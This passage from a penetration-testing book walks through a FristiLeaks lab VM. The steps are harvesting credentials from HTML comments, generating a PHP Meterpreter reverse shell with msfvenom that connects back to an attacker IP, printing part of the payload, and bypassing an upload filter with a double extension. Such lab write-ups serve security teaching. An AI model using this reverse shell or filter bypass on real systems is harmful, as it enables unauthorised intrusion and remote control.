



Figure 11.15 – Web page on the target system

Another hint to proceed here is the word **FRISTI**. We can check whether there's any directory on the target web server named fristi, as in the following screenshot:



Welcome to #fristileaks admin portal

Member Login


Username :

Password :

Figure 11.16 – Login page on the target system

A fristi directory exists and, interestingly, it presents us with a login page. Now, the next task is to get the right credentials to log in further.

To get further hints, we can check the HTML page source of the login page, as in the following screenshot:




view-source:http://192.168.83.135/fristi/

```
Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42J4O
1Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42J4
O1Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42J
4O1Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42
J4O1Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z4
2J4O1Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z
42J4O1Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/
Z42J4O1Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I
/Z42J4O1Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+
I/Z42J4O1Pqn8R+zxsTwdqfVP4j9njYng7VUJ7p2rf8AWPmw/VfrUsbO1ejy6Hfu+kL/2Q==" /></center><br/>
<!--
iVBORw0KGgoAAAANSUhEUgAAAW0AAABLCAIAAAA04UHqAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dlRdtsgEIVhr8sL8nqymmwmi0kl
S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixw
B4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f
m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHPl+zJO53b9+1gd/0TL2Wull5+RMpJq5tMTkE1paHlVXJJ
Zv7/d5i6qse0t9rWa6UMsR1+WrOR172DbdWKqZS0tMPqGl8LRhzyWjWkTFDPXFmulC7e81bxnNOvb
DpYzOMN1WqplLS0w+oaXwomXXtfhL8e6W+lrNdDFujoQNJ9XbKtHMpSUmn9BSeGf51bUcr6W+VjNd
jJQjcelwepPCjlLNXFpi8gktXfnVtYSd6UpINdPFCDlyKB3dyPLpSTVzZYnJR7R0WHEiFGv5NrDU
12qmC/1/Zz2ZWXi1abli0aLqjZdq5sqSxUgtWY7syq+u6UpINdOFeI5ENygbTfj+qDbc+qDpG9c5
uvFQzV5aM15LlyMrfnrPU12qmC+Ucqd+g6E1JNsX16/i/6BtvvEQzF5YM2JLhyMLz4sNNtp/pSkg1
04VajmwziEdZvmSz9E0YbzbI/FSycgVSzZiXDNmS4cjCni+kLRnqizXThUqOhEksk2Gf/Gtqg1xnfX88tu/PZy7VjHXJmC21H9lWvBBfdZb6w
tOH0drysrz404sdLPW1mulDU12q
ul9iMrFG9gqa/VTB8qORLuSTqF7fYU7tgsn/4+zfhV6aiiIsczlGrGvGTIlsLLhiPbnh6KnLDU12q
mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWulSfYlm+hDLkcIAtuHEUzu/l9l867X34
rPtA6lmLi0ZrqX6gu37aIukRkVaylRfqpk+9HNkH85hNocTKC4P31Vebhd8fy/VzOTCkqeBWlrrFhe
EPdMjO3SSys7XVF+qmT5UcmT9s//fyyOLU3kb6ZSAL3IEgBc5AsCLH
AHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixwB4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzk
CwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHgRY4A8Pn9/QNa7zik1qtycQAAAABJR
U5ErkJggg==
-->
<table width="300" border="0" align="center" cellpadding="0" cellspacing="1" bgcolor="#CCCCCC">
<tr>
```

Figure 11.17 – HTML code of the login page

The HTML page source has a comment section with some encoded data. This section can be identified by the `<!--` and `-->` marks. The data in the comment section is a Base64-encoded image. Hence, we need to decode it to get the data within. To decode, we can use a free online Base64 image decoder tool located at `https://onlinepngtools.com/convert-base64-to-png`, as in the following screenshot:



base64 to png converter world's simplest png tool

World's simplest online base64 to Portable Network Graphics image converter. Just import your base64-encoded image in the editor on the left and you will instantly get PNG graphics on the right. Free, quick, and very powerful. Import base64 – get a PNG. Created with love by team Browserling.

announcement check out our new project!


We just created something new for all science fans – SCIURLS – a neat science news aggragator. Check it out!

base64

uSBbjqpUNSHVjHXJmCZFg
tOH0drysrz404sdLPW1mulDLUdSpdEsk5vf5GtqglxnfX88tu/PZy7Vj
HXJmC21H91WvBBfdZb6Ws
30oZ0jk3y+pQ9fnEG41NOco9UnY5dqxrhk0JZKezwdNwqfnv6AOUN9sW
b6UMyR5zT2B+lwDh++Fl
3K/U+z2uFJNWNcMmhLzUe2v6n
/dAWG+mLN9KGWI9EcKsMJl6o6+ecB8dv0Ou4PnkqDl2rGuiS8HK
ul9iMrFG9gqa/VTB8qORLuSTqF7fYU7tgsn
/4+zfhV6aiiIsczlGrGvGTIlsLLhiPbnh6KnLDU12q
mD+0cKQ8nunpVcZ21Rj7erEz0Wqo2+5IRW1oXNB3Z/vBMWulSfYlm+hD
LkcIAtuHEUzu/191867X34
rPtA61mLi0ZrqX6gu37aIukRkVaylRfqpk+9HNkH85hNocTKC4P31Vab
hd8fy/VzOTCkqeBWlrrFhe
EPdMjO3SSys7XVF+qmT5UcmT9+Ss//fyyGLU3kWoGLd59ZKb6Js10IZM
jAP5b5AgAL3IEgBc5AsCLH
AHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixwB4EWOAPAiRwB4k
SMAvMgRAF7kCAAvogSAFzk
CwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHgRY4A8Pn
9/QNa7zik1qtycQAAAABJR
U5ErkJggg==

Figure 11.18 – Decoding the Base64 value


Simply copy and paste the data from the comment section into the tool and we get the decoded data displayed as **keKkeKKeKKeKkEkkEk**. This looks like the password for the site. Now, if we inspect the HTML page source further, we notice that there's another comment, posted by the user `eezeepz`, as in the following screenshot:


192.168.83.135/fristi/
http://192.168.83.135/fristi/
Convert Base64 to PNG - Onlin
view-source:http://192.168.83.135/fristi/

```
<html>
<head>
<meta name="description" content="super leet password login-test page. We use base64 encoding for images so they are inline in the HTML. I read somewhere on
<!--
TODO:
We need to clean this up for production. I left some junk in here to make testing easier.

- by eezeepz
-->
<script type="text/javascript" src="http://ff.kis.v2.scr.kaspersky-labs.com/FD126C42-EBFA-4E12-B309-BB3FDD723AC1/main.js" charset="UTF-8"></script><link rel=
<body>
<center><h1> Welcome to #fristileaks admin portal</h1></center>
```

Figure 11.19 – Inspecting HTML code for interesting comments

Now that we have both the username and password, we can try logging in, as in the following screenshot:



Welcome to #fristileaks admin portal


Member Login

Username : eezeepz

Password : keKkeKKeKKeKkEkkEk

Figure 11.20 – Logging into the target web application

The credentials were correct and we were able to log in successfully. Now, after we login, the application presents us with an option to upload a file, as in the following screenshot. This option can be useful as we can try uploading a PHP shell and get a Meterpreter shell:



192.168.83.135/fristi/login_success.
http://192.168.83.135/fristi/
Convert B
192.168.83.135/fristi/login_success.php

Login successful

upload file

Figure 11.21 – File upload functionality after login

Clicking on the `upload file` option takes us further to a new page, which gives us the option to select and upload the actual file, as in the following screenshot:




192.168.83.135/fristi/upload.php
http://192.168.83.135/fristi/
Co
192.168.83.135/fristi/upload.php
Select image to upload:
Browse...
No file selected.
Upload Image

Figure 11.22 – File upload functionality after login


Now, we need to generate a PHP reverse shell, which can be easily done using the `msfvenom` utility, as in the following screenshot:



```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.83.130 lport=4444 -f raw --out
/root/Desktop/payload.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1115 bytes
Saved as: /root/Desktop/payload.php
root@kali:~#
```

Figure 11.23 – Generating a payload using msfvenom

The PHP payload is generated, as in the following screenshot:



```
root@kali:~# cat /root/Desktop/payload.php
/*<?php /**/ error_reporting(0); $ip = '192.168.83.130'; $port = 4444; if (($f = 'stream_socket_client') && is_call
able($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f))
 { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_IN
ET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (
!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread
($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len);
root@kali:~#
```

Figure 11.24 – Viewing the generated payload

Now that we have the PHP payload, we can try uploading it, as in the following screenshot:





Figure 11.25 – Uploading the payload to the target system


Unfortunately, the PHP payload wasn't uploaded. The application gave an error specifying that only .png, .jpg, and .gif files are allowed to be uploaded, as in the following screenshot:



```
Sorry, is not a valid file. Only allowed are: png,jpg,gif
Sorry, file not uploaded
```

Figure 11.26 – Upload error response from the target system

To bypass this file format restriction, we simply rename the payload from `payload.php` to `payload.php.png`, as in the following screenshot, and then try to upload it:




Select image to upload:
Browse... No file selected.

Name	Size	Modified
Desk		Mon
mount-shared-folders	291 bytes	17 May
payload.php.png	1.1 kB	22:02

Figure 11.27 – Uploading the modified payload


Our PHP payload is now uploaded to the `/uploads` directory, as in the following screenshot:


Mozilla Firefox
